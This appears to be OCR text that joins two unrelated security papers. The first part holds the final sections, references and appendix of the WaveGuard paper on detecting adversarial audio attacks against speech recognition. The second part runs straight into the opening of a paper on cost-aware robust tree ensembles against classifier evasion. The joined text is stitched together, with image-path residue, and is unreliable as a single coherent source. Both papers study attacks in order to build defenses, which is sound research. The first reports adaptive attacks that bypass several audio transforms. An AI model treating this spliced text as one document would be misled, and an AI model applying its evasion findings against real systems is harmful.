
Generally, prior work on attacks to ASR systems apply particular attention to minimize perturbation distortions, in order to encourage imperceptibility of adversarial audio. Towards this goal of generating imperceptible adversarial examples, Qin et al. [14] and Universal [15] generate examples with maximum allowed distortion of L_∞ = 400, while Carlini et al. [11] generate examples with maximum distortion of L_∞ = 100. However for conducting our adaptive attack evaluation, since we aim to test the breaking point of each transformation function, we generate adversarial perturbations at much higher L_∞ bounds (500, 1000, 4000) that are significantly more audible to the human ear.



(a) Downsampling-upsampling, Quantization and Filtering



(b) Linear Predictive Coding (LPC)



(c) Mel Extraction - Inversion

Figure 9: Detection ROC curves for different transformation functions against adaptive attacks (Section 8) with various magnitudes of adversarial perturbation ($|\delta|_\infty$).

Table 4 presents the results for our adaptive attack against various input transformation functions. We provide the Receiver Operating Characteristic (ROC) of the detector in the adaptive attack settings for different transformation functions under different magnitudes of perturbation in Figure 9. A *true positive* implies an example that is adversarial and is correctly identified as adversarial. We evaluate the adaptive attacks on two aspects: 1) *Attack Performance:* How successful was the

[2] Code: https://github.com/waveguard/waveguard_defense
[3] Audio Examples: https://waveguard.herokuapp.com

	Distortion metrics			*Attack Performance*				*Detection Scores*	
Defense	ϵ_∞	$\lvert\delta\rvert_\infty$	$dB_x(\delta)$	SR (x_{adv})	SR ($g(x_{adv})$)	$CER(x_{adv},\tau)$	$CER(g(x_{adv}),\tau)$	AUC	Acc.
None	500	81	-45.3	100%	-	0.00	-	-	-
Downsampling - Upsampling	500	**342**	-32.7	100%	78%	0.00	0.05	0.31	50.0%
Quantization - Dequantization	500	**215**	-36.7	100%	81%	0.00	0.01	0.11	50.0%
Filtering	500	**92**	-44.1	91%	72%	0.01	0.02	0.45	50.0%
Mel Extraction - Inversion	500	500	-29.4	34%	0%	0.11	0.44	0.97	95.5%
LPC	500	500	-29.4	43%	0%	0.06	0.51	0.94	86.0%
Mel Extraction - Inversion	1000	1000	-23.5	53%	0%	0.05	0.34	0.92	84.0%
LPC	1000	1000	-23.5	72%	0%	0.01	0.29	0.77	72.5%
Mel Extraction - Inversion	4000	**2461**	-15.1	100%	31%	0.00	0.08	0.48	50.0%
LPC	4000	**2167**	-16.7	100%	73%	0.0	0.03	0.21	50.0%

Table 4: Adaptive attack evaluations against different transformation functions. ϵ_∞ is the initial L_∞ bound used in the attack algorithm and δ_∞ is the mean L_∞ norm of the perturbations obtained after applying the adaptive attack algorithm. Bolded values indicate the δ_∞ required to completely break (AUC ≤ 0.5) a particular transformation function based defense. $dB_x(\delta)$ is the relative loudness of the perturbation with respect to the examples in the dataset (the lower the quieter). SR (x_{adv}) and SR ($g(x_{adv})$) indicate the attack success rate for un-transformed (x_{adv}) and transformed audio ($g(x_{adv})$) respectively obtained using the adaptive attack algorithm on a given transformation function.

adaptive attack in its objective? 2) *Detection Scores:* How effective is our detector for the adversarial audios generated by the attack?

For the adaptive attacks against the *Downsampling-upsampling*, *Quantization-Dequantization* and *Filtering* transforms, we achieve low CER between the target transcription and transcriptions for x_{adv} and $g(x_{adv})$ ($CER(x_{adv},\tau)$ and $CER(g(x_{adv}))$ respectively). This makes it harder for the detector to discriminate between adversarial and benign samples thereby resulting in a drastic drop in detector AUC and accuracy scores as compared to the non-adaptive scenario. Amongst these three transformations, bypassing *Downsampling-upsampling* requires the highest amount of perturbation ($\delta_\infty = 342$) indicating that it serves as a more robust defense transformation as compared to *Quantization-Dequantization* and *Filtering*. The columns $SR(x_{adv})$ and $SR(g(x_{adv}))$ indicate the percentage of examples that transcribed exactly to the target phrase for the un-transformed and transformed adversarial inputs respectively.

The calibration of the detection threshold depends on the use case of the ASR system—for a user facing ASR system, the number of legitimate commands would usually be very high as compared to the number of adversarial commands. Therefore, the false positive rate needs to be extremely low for such ASR systems. As shown in Figure 11 (Appendix A.), in the non-adaptive attack scenario, we are able to achieve a very high true positive rate at 0% false positive rate for the targeted adversarial attacks (Carlini and Qin-I) for all transformation functions. Therefore a low detection threshold can be reliable against non-adaptive adversaries and also not interfere with the user experience. In the adaptive attack scenario, while both LPC and Mel inversion achieve higher AUC scores as compared to other transforms, Mel inversion transform gives the highest true positive rate at extremely low false positive rates. Therefore, amongst the transformation functions studied in our work, Mel Extraction and Inversion serves as the best defense choice for user facing ASR systems.

Robustness of perceptually informed representations: For both Mel extraction-inversion and LPC transformations, although we observe a drop in the detector scores as compared to the non-adaptive attack setting, we are not able to completely bypass the defense using the initial distortion bound $\epsilon_\infty = 500$. Note that a perturbation higher than this magnitude, has $dB_x(\delta) > -29$ which is more audible than ambient noise in a quiet room ($dB_x(\delta) = -31$) [38, 55]. In order to test the limit at which the defense breaks, we successively increase the allowed magnitude of perturbation. We are able to completely break the defense (AUC ≤ 0.5) at $\delta_\infty = 2479$ and $\delta_\infty = 2167$ for Mel extraction-inversion and LPC transforms respectively. These perturbations are more than $6\times$ higher than that required to break any of the other transformation functions studied in our work and more than $25\times$ higher than that required to fool an undefended model. This suggests that using perceptually informed intermediate representations prove to be more robust against adaptive attacks as compared to naive compression and decompression techniques.

Figure 10 reports the same metrics as those reported in Figure 7 for the adaptive attack scenario with an initial $\epsilon_\infty = 500$. The $CER(adv, g(adv))$ (red bar) drops below $CER(orig, g(orig))$ (blue bar) for *Downsampling-upsampling*, *Quantization-Dequantization* and *Filtering* transforms thereby breaking these defenses. In contrast, the red bar for *Mel extraction-inversion* and *LPC* based defense is much higher than the blue bar indicating that the defense is more robust under this adaptive attack setting.




Figure 10: Mean CER between the ASR transcriptions of un-transformed (x) and transformed ($g(x)$) audio for adaptive attacks with an initial distortion $\epsilon_\infty = 500$.

9 Discussion

Do learnings from adversarial defenses in the image domain transfer over to the audio domain? We find that not all learnings about input-transformation based defenses in the image domain transfer to the speech recognition domain. It has been shown that input-transformation based adversarial defenses can be easily bypassed using robust or adaptive attacks for image classification systems [6, 41]. However, an ASR system is a substantially different architecture as compared to an image classification model. ASR systems operate on time-varying inputs and map each input frame to a language token. Since they rely on Recurrent Neural Networks (RNNs), the token prediction for each frame also depends on other frames in the signal. For targeted attacks, that are robust to a transformation g, we need to find an adversarial example x_{audio} such that both x_{audio} and $g(x_{audio})$ map to the target language tokens across all time-steps. On the other hand, for the image classification problem, the adaptive attack goal is simpler: Find an image x_{image}, such that both x_{image} and $g(x_{image})$ map to the same class label. Therefore, in our adaptive attack experiments, we need to add significant amount of perturbation to bypass the defense even for simple transformation functions. We also find that adversarial attacks targeting undefended ASR models do not transfer to defended models even at high perturbation levels, in contrast to results reported in the image domain [39]. Details of this experiment are provided in Appendix C..

10 Conclusion

We present *WaveGuard*, a framework for detecting audio adversarial inputs, to address the security threat faced by ASR systems. Our framework incorporates audio transformation functions and analyzes the ASR transcriptions of the original and transformed audio to detect adversarial inputs. We demonstrate that WaveGuard can reliably detect adversarial inputs from recently proposed and highly successful targeted and untargeted attacks on ASR systems. Furthermore, we evaluate WaveGuard in the presence of an *adaptive* adversary who has complete knowledge of our defense. We find that only at significantly higher magnitudes of adversarial perturbation, which are audible to the human ear, can an adaptive adversary bypass transformations that compress input to perceptually informed audio representations. In contrast, naive audio transformation functions can be easily bypassed by an adaptive adversary using small inaudible amounts of perturbations. This makes transformations such as LPC and Mel extraction-inversion more robust candidates for defense against audio adversarial attacks.

Acknowledgements

We thank our reviewers for their valuable and comprehensive feedback. This work was supported by SRC under Task ID: 2899.001 and ARO under award number W911NF-19-1-0317.

References

[1] L. R. Rabiner, R. W. Schafer *et al.*, "Introduction to digital speech processing," *Foundations and Trends® in Signal Processing*, 2007.

[2] D. Amodei, S. Ananthanarayanan, R. Anubhai, J. Bai, E. Battenberg, C. Case, J. Casper, B. Catanzaro, Q. Cheng, G. Chen *et al.*, "Deep speech 2: End-to-end speech recognition in english and mandarin," in *International conference on machine learning, ICML*, 2016.

[3] J. Shen, P. Nguyen, Y. Wu, Z. Chen, M. X. Chen, Y. Jia, A. Kannan, T. N. Sainath, Y. Cao, and et al., "Lingvo: a modular and scalable framework for sequence-to-sequence modeling," *ArXiv*, vol. abs/1902.08295, 2019.

[4] A. Y. Hannun, C. Case, J. Casper, B. Catanzaro, G. Diamos, E. Elsen, R. Prenger, S. Satheesh, S. Sengupta, A. Coates, and A. Y. Ng, "Deep speech: Scaling up end-to-end speech recognition," *CoRR*, vol. abs/1412.5567, 2014.

[5] I. J. Goodfellow, J. Shlens, and C. Szegedy, "Explaining and harnessing adversarial examples," *Stat*, 2015.

[6] A. Athalye, N. Carlini, and D. Wagner, "Obfuscated gradients give a false sense of security: Circumventing defenses to adversarial examples," in *Proceedings of the 35th International Conference on Machine Learning, ICML 2018*, 2018.

[7] N. Carlini and D. A. Wagner, "Towards evaluating the robustness of neural networks," *2017 IEEE Symposium on Security and Privacy (SP)*, 2017.

[8] N. Papernot, P. McDaniel, S. Jha, M. Fredrikson, Z. B. Celik, and A. Swami, "The limitations of deep learning in adversarial settings," in *2016 IEEE European Symposium on Security and Privacy (EuroS&P)*, 2016.

[9] M. Alzantot, B. Balaji, and M. B. Srivastava, "Did you hear that? adversarial examples against automatic speech recognition," *CoRR*, vol. abs/1801.00554, 2018. [Online]. Available: http://arxiv.org/abs/1801.00554

[10] L. Schönherr, K. Kohls, S. Zeiler, T. Holz, and D. Kolossa, "Adversarial attacks against automatic speech recognition systems via psychoacoustic hiding," *arXiv preprint arXiv:1808.05665*, 2018.

[11] N. Carlini and D. Wagner, "Audio adversarial examples: Targeted attacks on speech-to-text," in *2018 IEEE Security and Privacy Workshops (SPW)*, 2018.

[12] N. Carlini, P. Mishra, T. Vaidya, Y. Zhang, M. Sherr, C. Shields, D. Wagner, and W. Zhou, "Hidden voice commands," in *25th USENIX Security Symposium*, 2016.

[13] H. Yakura and J. Sakuma, "Robust audio adversarial example for a physical attack," *CoRR*, vol. abs/1810.11793, 2018. [Online]. Available: http://arxiv.org/abs/1810.11793

[14] Y. Qin, N. Carlini, G. Cottrell, I. Goodfellow, and C. Raffel, "Imperceptible, robust, and targeted adversarial examples for automatic speech recognition," in *International Conference on Machine Learning*, 2019.

[15] P. Neekhara, S. Hussain, P. Pandey, S. Dubnov, J. McAuley, and F. Koushanfar, "Universal adversarial perturbations for speech recognition systems," in *Proc. Interspeech*, 2019.

[16] X. Yuan, Y. Chen, Y. Zhao, Y. Long, X. Liu, K. Chen, S. Zhang, H. Huang, X. Wang, and C. A. Gunter, "Commandersong: A systematic approach for practical adversarial voice recognition," in *27th USENIX Security Symposium*, 2018.

[17] Y. Chen, X. Yuan, J. Zhang, Y. Zhao, S. Zhang, K. Chen, and X. Wang, "Devil's whisper: A general approach for physical adversarial attacks against commercial black-box speech recognition devices," in *29th USENIX Security Symposium*, 2020.

[18] D. Meng and H. Chen, "Magnet: a two-pronged defense against adversarial examples," in *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security*, 2017.

[19] C. Guo, M. Rana, M. Cisse, and L. van der Maaten, "Countering adversarial images using input transformations," in *International Conference on Learning Representations, ICLR*, 2018.

[20] J. Lin, C. Gan, and S. Han, "Defensive quantization: When efficiency meets robustness," *Artificial Intelligence, Communication, Imaging, Navigation, Sensing Systems*, 2019.

[21] F. Khalid, H. Ali, H. Tariq, M. A. Hanif, S. Rehman, R. Ahmed, and M. Shafique, "Qusecnets: Quantization-based defense mechanism for securing deep neural network against adversarial attacks," in *2019 IEEE 25th International Symposium on On-Line Testing and Robust System Design (IOLTS)*, 2019.

[22] B. Liang, H. Li, M. Su, X. Li, W. Shi, and X. Wang, "Detecting adversarial image examples in deep neural networks with adaptive noise reduction," *IEEE Transactions on Dependable and Secure Computing*, 2018.

[23] K. Rajaratnam, K. Shah, and J. Kalita, "Isolated and ensemble audio preprocessing methods for detecting adversarial examples against automatic speech recognition," in *Conference on Computational Linguistics and Speech Processing (ROCLING)*, 2018.

[24] Z. Yang, P. Y. Chen, B. Li, and D. Song, "Characterizing audio adversarial examples using temporal dependency," in *7th International Conference on Learning Representations, ICLR*, 2019.

[25] D. Iter, J. Huang, and M. Jermann, "Generating adversarial examples for speech recognition," 2017.

[26] T. Vaidya, Y. Zhang, M. Sherr, and C. Shields, "Cocaine noodles: Exploiting the gap between human and machine speech recognition," in *9th USENIX Workshop on Offensive Technologies (WOOT 15)*, 2015.

[27] L. E. Baum and J. A. Eagon, "An inequality with applications to statistical estimation for probabilistic functions of markov processes and to a model for ecology," *Bull. Amer. Math. Soc.*, 1967.

[28] L. E. Baum, T. Petrie, G. Soules, and N. Weiss, "A maximization technique occurring in the statistical analysis of probabilistic functions of markov chains," *The annals of mathematical statistics*, 1970.

[29] A. Acero, l. Deng, T. Kristjansson, and J. Zhang, "Hmm adaptation using vector taylor series for noisy speech recognition," 2000.

[30] S. Ahadi and P. C. Woodland, "Combined bayesian and predictive techniques for rapid speaker adaptation of continuous density hidden markov models," *Computer speech & language*, 1997.

[31] L. Bahl, P. Brown, P. de Souza, and R. Mercer, "Maximum mutual information estimation of hidden markov model parameters for speech recognition," in

ICASSP'86. IEEE International Conference on Acoustics, Speech, and Signal Processing, 1986.

[32] L. R. Rabiner, "A tutorial on hidden Markov models and selected applications in speech recognition," *Proceedings of the IEEE*, 1989.

[33] A. Graves, S. Fernández, F. Gomez, and J. Schmidhuber, "Connectionist temporal classification: labelling unsegmented sequence data with recurrent neural networks," in *Proceedings of the 23rd international conference on Machine learning*, 2006.

[34] Y. Qin, N. Frosst, S. Sabour, C. Raffel, G. Cottrell, and G. Hinton, "Detecting and diagnosing adversarial images with class-conditional capsule reconstructions," in *International Conference on Learning Representations*, 2020.

[35] C. Xie, J. Wang, Z. Zhang, Z. Ren, and A. Yuille, "Mitigating adversarial effects through randomization," in *International Conference on Learning Representations*, 2018.

[36] B. Biggio, I. Corona, D. Maiorca, B. Nelson, N. Šrndić, P. Laskov, G. Giacinto, and F. Roli, "Evasion attacks against machine learning at test time," in *Joint European conference on machine learning and knowledge discovery in databases*. Springer, 2013.

[37] N. Carlini, A. Athalye, N. Papernot, W. Brendel, J. Rauber, D. Tsipras, I. Goodfellow, A. Madry, and A. Kurakin, "On evaluating adversarial robustness," *arXiv preprint arXiv:1902.06705*, 2019.

[38] N. Carlini and D. Wagner, "Adversarial examples are not easily detected: Bypassing ten detection methods," in *Proceedings of the 10th ACM Workshop on Artificial Intelligence and Security*, 2017.

[39] F. Tramer, N. Carlini, W. Brendel, and A. Madry, "On adaptive attacks to adversarial example defenses," 2020.

[40] C. Herley and P. C. Van Oorschot, "Sok: Science, security and the elusive goal of security as a scientific pursuit," in *2017 IEEE symposium on security and privacy (SP)*, 2017.

[41] A. Athalye, L. Engstrom, A. Ilyas, and K. Kwok, "Synthesizing robust adversarial examples," in *Proceedings of the 35th International Conference on Machine Learning*, 2018.

[42] H. Kwon, H. Yoon, and K.-W. Park, "Poster: Detecting audio adversarial example through audio modification," in *Proceedings of the 2019 ACM SIGSAC Conference on Computer and Communications Security*, 2019.

[43] L. Yujian and L. Bo, "A normalized levenshtein distance metric," *IEEE Trans. Pattern Anal. Mach. Intell.*, 2007.

[44] J. Lu, T. Issaranon, and D. Forsyth, "Safetynet: Detecting and rejecting adversarial examples robustly," in *The IEEE International Conference on Computer Vision (ICCV)*, Oct 2017.

[45] W. Xu, D. Evans, and Y. Qi, "Feature squeezing: Detecting adversarial examples in deep neural networks," *arXiv preprint arXiv:1704.01155*, 2017.

[46] J. Shen, R. Pang, R. J. Weiss, M. Schuster, N. Jaitly, Z. Yang, Z. Chen, Y. Zhang, Y. Wang, R. Skerrv-Ryan *et al.*, "Natural TTS synthesis by conditioning WaveNet on mel spectrogram predictions," in Proc. *ICASSP*, 2018.

[47] P. Neekhara, C. Donahue, M. Puckette, S. Dubnov, and J. McAuley, "Expediting tts synthesis with adversarial vocoding," *Proc. Interspeech*, 2019.

[48] C. Miao, S. Liang, M. Chen, J. Ma, S. Wang, and J. Xiao, "Flow-tts: A non-autoregressive network for text to speech based on flow," in *ICASSP 2020-2020 IEEE International Conference on Acoustics, Speech and Signal Processing*, 2020.

[49] Bhadragiri Jagan Mohan and Ramesh Babu N., "Speech recognition using mfcc and dtw," in *2014 International Conference on Advances in Electrical Engineering (ICAEE)*, 2014.

[50] M. Ravanelli, T. Parcollet, and Y. Bengio, "The pytorch-kaldi speech recognition toolkit," in *ICASSP 2019-2019 IEEE International Conference on Acoustics, Speech and Signal Processing*, 2019.

[51] S. S. Stevens, J. Volkmann, and E. B. Newman, "A scale for the measurement of the psychological magnitude pitch," *The Journal of the Acoustical Society of America*, 1937.

[52] J. Le Roux, H. Kameoka, N. Ono, and S. Sagayama, "Fast signal reconstruction from magnitude STFT spectrogram based on spectrogram consistency," in Proc. *International Conference on Digital Audio Effects*, 2010.

[53] D. W. Griffin, Jae, S. Lim, and S. Member, "Signal estimation from modified short-time Fourier transform," *IEEE Trans. Acoustics, Speech and Sig. Proc*, 1984.


[54] Y. He, *TensorFlow implementation of Griffin-Lim algorithm*, 2017. [Online]. Available: https://github.com/candlewill/Griffin_lim

[55] S. W. Smith, *The Scientist and Engineer's Guide to Digital Signal Processing*. California Technical Publishing, 1997.


11 Appendix

A. Receiver Operating Characteristic curves for Detection under Non-Adaptive Attacks


We provide the Receiver Operating Characteristic (ROC) curves for our detection of non-adaptive adversarial attacks using various transformation functions against three different adversarial attacks in Figure 11. The AUC scores are reported in Table 2 in Section 6.1 and included with each of the plots below. A *true positive* implies an example that is adversarial and is correctly identified as adversarial.




(a) Downsampling-upsampling




(b) Quantization



(c) Filtering



(d) Linear Predictive Coding (LPC)



(e) Mel Extraction - Inversion

Figure 11: Detection ROC curves for different transformation functions against three attacks (Carlini [11], Universal [15], Qin-I [14]) in the non-adaptive attack setting.

B. Thresholds for Detection Accuracy

Table 5 lists the detection thresholds (t) for various transformation functions for the two ASR systems studied in our work. We choose 50 original examples (separate from the first 100 used for evaluation) and construct 50 adversarial examples using each of the attack. This results in 100 adversarial-benign example pairs for DeepSpeech (constructed using Carlini [11] and Universal [15] attacks) and 100 adversarial-benign example pairs for Google Lingvo (constructed using Qin-I and Qin-R attacks [14]). Using this dataset, we obtain the threshold that achieves the best detection accuracy for each defense separately for the two ASRs. The AUC metric is threshold independent. We do not change the threshold for adaptive attack evaluation and use the same threshold as listed in Table 5.

Defense	Threshold - DeepSpeech	Threshold - Lingvo
Downsampling - Upsampling	0.48	0.48
Quantization - Dequantization	0.44	0.26
Filtering	0.32	0.31
Mel Extraction - Inversion	0.33	0.31
LPC	0.38	0.46

Table 5: Detection Threshold when using each transformation function in WaveGuard framework for DeepSpeech and Lingvo ASR systems.

C. Transfer Attacks from an Undefended Model

	Distortion metrics		*Attack Performance*		*Detection Scores*	
Defense	$\lvert\delta\rvert_\infty$	$dB_x(\delta)$	$CER(x_{adv},\tau)$	$CER(g(x_{adv}),\tau)$	AUC	Acc.
LPC	1000	-23.5	0.0	0.80	0.99	98.5%
LPC	2000	-17.4	0.0	0.83	0.99	99.0%
LPC	4000	-11.4	0.0	0.81	0.99	97.0%
LPC	8000	-5.4	0.0	0.91	0.99	99.0%
Mel Ext - Inv	1000	-23.5	0.0	0.81	0.99	98.5%
Mel Ext - Inv	2000	-17.4	0.0	0.88	0.99	97.5%
Mel Ext - Inv	4000	-11.4	0.0	0.89	0.99	98.0%
Mel Ext - Inv	8000	-5.4	0.0	0.92	0.99	98.5%

Table 6: Evaluation of Mel Extraction - Inversion and LPC transform defense against perturbations targeting an undefended DeepSpeech ASR model at different levels of magnitude.

We additionally evaluate the robustness of Mel extraction-inversion and LPC transformations against transfer attacks from an undefended model. We craft targeted adversarial examples using [11] for DeepSpeech ASR at different perturbation levels by linearly scaling the perturbation to have the desired L_∞ norm. Table 6 shows the evaluations of transfer attack at different perturbation levels. We find that attacks targeting undefended models do not break the defense using

these two transformation functions even at high perturbation levels. This is because the transcription of $g(x_{adv})$ is significantly different from the target transcription and transcription of x_{adv} even at high perturbation levels thereby allowing our detector to consistently detect the adversarial samples.

D. Straight-through Gradient Estimator for LPC

We find that the LPC transform cannot be broken in an adaptive attack scenario using BPDA attack with a straight-through gradient estimator (i.e assuming identity function as the gradient of transformation function g during the backward pass). In our experiments, we started with an initial ε_∞ of 2000, and increased the initial distortion bound to 16000 but did not observe any improvement in the attack performance as the detector was still able to identify adversarial audio with 100% accuracy. Therefore, using our BPDA attack algorithm, we do not arrive at a solution in which both x and $g(x)$ transcribe to the target phrase even with a high amount of allowed distortion. This motivated us to design stronger adaptive attacks with differentiable LPC (Section 7.1) to find distortion bounds over which LPC transforms are not able to reliably detect adversarial examples.

	Distortion metrics			*Attack Performance*		*Detection Scores*	
Defense	ε_∞	$\lvert\delta\rvert_\infty$	$dB_x(\delta)$	$CER(x_{adv},\tau)$	$CER(g(x_{adv}),\tau)$	AUC	Acc.
LPC	2000	2000	-15.9	0.31	0.85	1.0	100%
LPC	16000	16000	2.1	0.34	0.85	1.0	100%

Table 7: Evaluation of LPC transform against straight-through gradient estimator.

Cost-Aware Robust Tree Ensembles for Security Applications

Yizheng Chen, Shiqi Wang, Weifan Jiang, Asaf Cidon, and Suman Jana
Columbia University

Abstract

There are various costs for attackers to manipulate the features of security classifiers. The costs are asymmetric across features and to the directions of changes, which cannot be precisely captured by existing cost models based on L_p-norm robustness. In this paper, we utilize such domain knowledge to increase the attack cost of evading classifiers, specifically, tree ensemble models that are widely used by security tasks. We propose a new cost modeling method to capture the feature manipulation cost as constraint, and then we integrate the cost-driven constraint into the node construction process to train robust tree ensembles. During the training process, we use the constraint to find data points that are likely to be perturbed given the feature manipulation cost, and we use a new robust training algorithm to optimize the quality of the trees. Our cost-aware training method can be applied to different types of tree ensembles, including gradient boosted decision trees and random forest models. Using Twitter spam detection as the case study, our evaluation results show that we can increase the attack cost by 10.6× compared to the baseline. Moreover, our robust training method using cost-driven constraint can achieve higher accuracy, lower false positive rate, and stronger cost-aware robustness than the state-of-the-art training method using L_∞-norm cost model. Our code is available at `https://github.com/surrealyz/growtrees`.

1 Introduction

Many machine learning classifiers are used in security-critical settings where adversaries actively try to evade them. Unlike perturbing features (e.g., pixels, words) in other machine learning applications, the attacker has different cost to manipulate different security features. For example, to evade a spam filter, it is cheaper to purchase new domain names than to rent new hosting servers [37]. In addition, a feature may be expensive to increase, but easy to decrease. For example, it is easier to remove a signature from a malware than to add one signed by Microsoft to it [27]. We need cost modeling methods to capture such domain knowledge about feature manipulation cost, and utilize the knowledge to increase the attack cost of evading security classifiers.

Since it is extremely hard, if not impossible, to be robust against all attackers, we focus on making a classifier robust against attackers bounded by the feature manipulation cost model. To evaluate cost-aware robustness against unbounded attackers, we measure the attack cost as the total cost required to manipulate all features to evade the trained classifiers. However, existing cost modeling based on L_p-norm is not suitable for security applications, since it assumes uniform cost across different features and symmetric cost to increase and decrease the features. Moreover, many recent works focus on improving the robustness of neural network models [17, 19, 25, 36, 38, 40, 41, 51, 52, 54, 55], whereas security applications widely use tree ensemble models such as random forest (RF) and gradient boosted decision trees (GBDT) to detect malware [34], phishing [16, 20, 26], and online fraud [31, 42, 49], etc. Despite their popularity, the robustness of these models, especially against a strong adversary is not very thoroughly studied [11, 29, 44]. The discrete structure of tree models brings new challenges to the robustness problem. Training trees does not rely on gradient-guided optimization, but rather by enumerating potential splits to maximize the gain metric (e.g., Information gain, Gini impurity reduction, or loss reduction). It is intractable to enumerate all possible splits under attacks [11].

Figure 1 shows an example where we can obtain better accuracy and stronger robustness against realistic attackers, if we train a robust decision tree model using knowledge about feature manipulation cost, instead of using the L_∞-norm bound. In the left figure, the square box denotes L_∞-norm bound for four data points with two feature dimensions. We use the dashed line to denote the classification boundary of the robust split, which can achieve 75% accuracy, and 75% robust accuracy against L_∞-norm bounded attacks. However, in practice, the classifier may not have 75% robust accuracy against realistic attackers. The dashed rectangular box for the cross on the left side represents the realistic perturbation bound, that it is easier to increase a data point than to decrease it along feature 1, and it is harder to perturb feature 2 than feature 1. Thus, the data point can be perturbed to evade the robust split, and the actual robust accuracy is only 50% against the realistic attack. In comparison, if we can model the feature manipulation cost as constraints for each data point's perturbation bound, we can learn the robust split in the right figure and achieve 100% accuracy and robust accuracy.

In this paper, we propose a systematic method to train cost-aware robust tree ensemble models for security, by integrating domain knowledge of feature manipulation cost. We first pro-




Figure 1: An example that we can obtain better model performance and cost-aware robustness if we use cost-driven constraints in robust training than L_∞-norm bound. The dashed lines are the classification boundary. The left figure shows that robust training using L_∞-norm bound (solid square box) achieves 75% accuracy. Given the cost-aware perturbation (dashed red rectangular box), the model has only 50% accuracy under attack. The right figure shows that using cost-driven constraint, we can achieve 100% accuracy with and without attack.




Figure 2: An overview of cost-aware robust tree ensemble training process. Our robust training algorithm incorporates the cost-driven constraint while constructing nodes. The constraint gives the set of data points that can potentially cross the split threshold η given domain knowledge about the j-th feature, i.e. uncertain set.

pose a cost modeling method that summarizes the domain knowledge about features into cost-driven constraint, which represents how bounded attackers can perturb every data point based on the cost of manipulating different features. Then, we integrate the constraint into the training process as if an arbitrary attacker under the cost constraint is trying to maximally degrade the quality of potential splits (Equation (8) in Section 3.2.2). We propose an efficient robust training algorithm that solves the maximization problem across different gain metrics and different types of models, including random forest model and gradient boosted decision trees. Lastly, we evaluate the adaptive attack cost against our robust training method, as a step towards understanding robustness against attacks in the problem space [45]. We propose an adaptive attack cost function to represent the total feature manipulation cost (Section 3.3), as the minimization objective of the strongest whitebox attacker against tree ensembles (the Mixed Integer Linear Program attacker). The attack objective specifically targets the cost-driven constraint, such that the attacker minimizes the total cost of perturbing different features.

Our robust training method incorporates the cost-driven constraint into the node construction process of growing trees, as shown in Figure 2. When any potential split $x^j < \eta$ (on the j-th feature) is being considered, due to the constraint, there is a range of possible values a data point can be changed into for that feature (formally defined in Section 3.1.1). Thus, data points close to the splitting threshold η can potentially cross the threshold. For example, on a low cost feature, many data points can be easily perturbed to either the left child or the right child. Therefore, the constraint gives us a set of uncertain data points that can degrade the quality of the split, as well as high confidence data points that cannot be moved from the two children nodes. We need to quantify the worst quality of the split under the constraint, in order to compute the gain metric. To efficiently solve this, we propose a robust training algorithm that iteratively assigns training data points to whichever side of the split with the worse gain, regardless of the choice of the gain function and the type of tree ensemble model. As an example, we can categorize every feature into negligible, low, medium, or high cost to be increased and decreased by the attacker. Then, we use a high-dimensional box as the constraint. Essentially, the constraint gives the bounded attacker a larger increase (decrease) budget for features that are easier to increase (decrease), and smaller budget for more costly features. The cost-driven constraint helps the model learn robustness 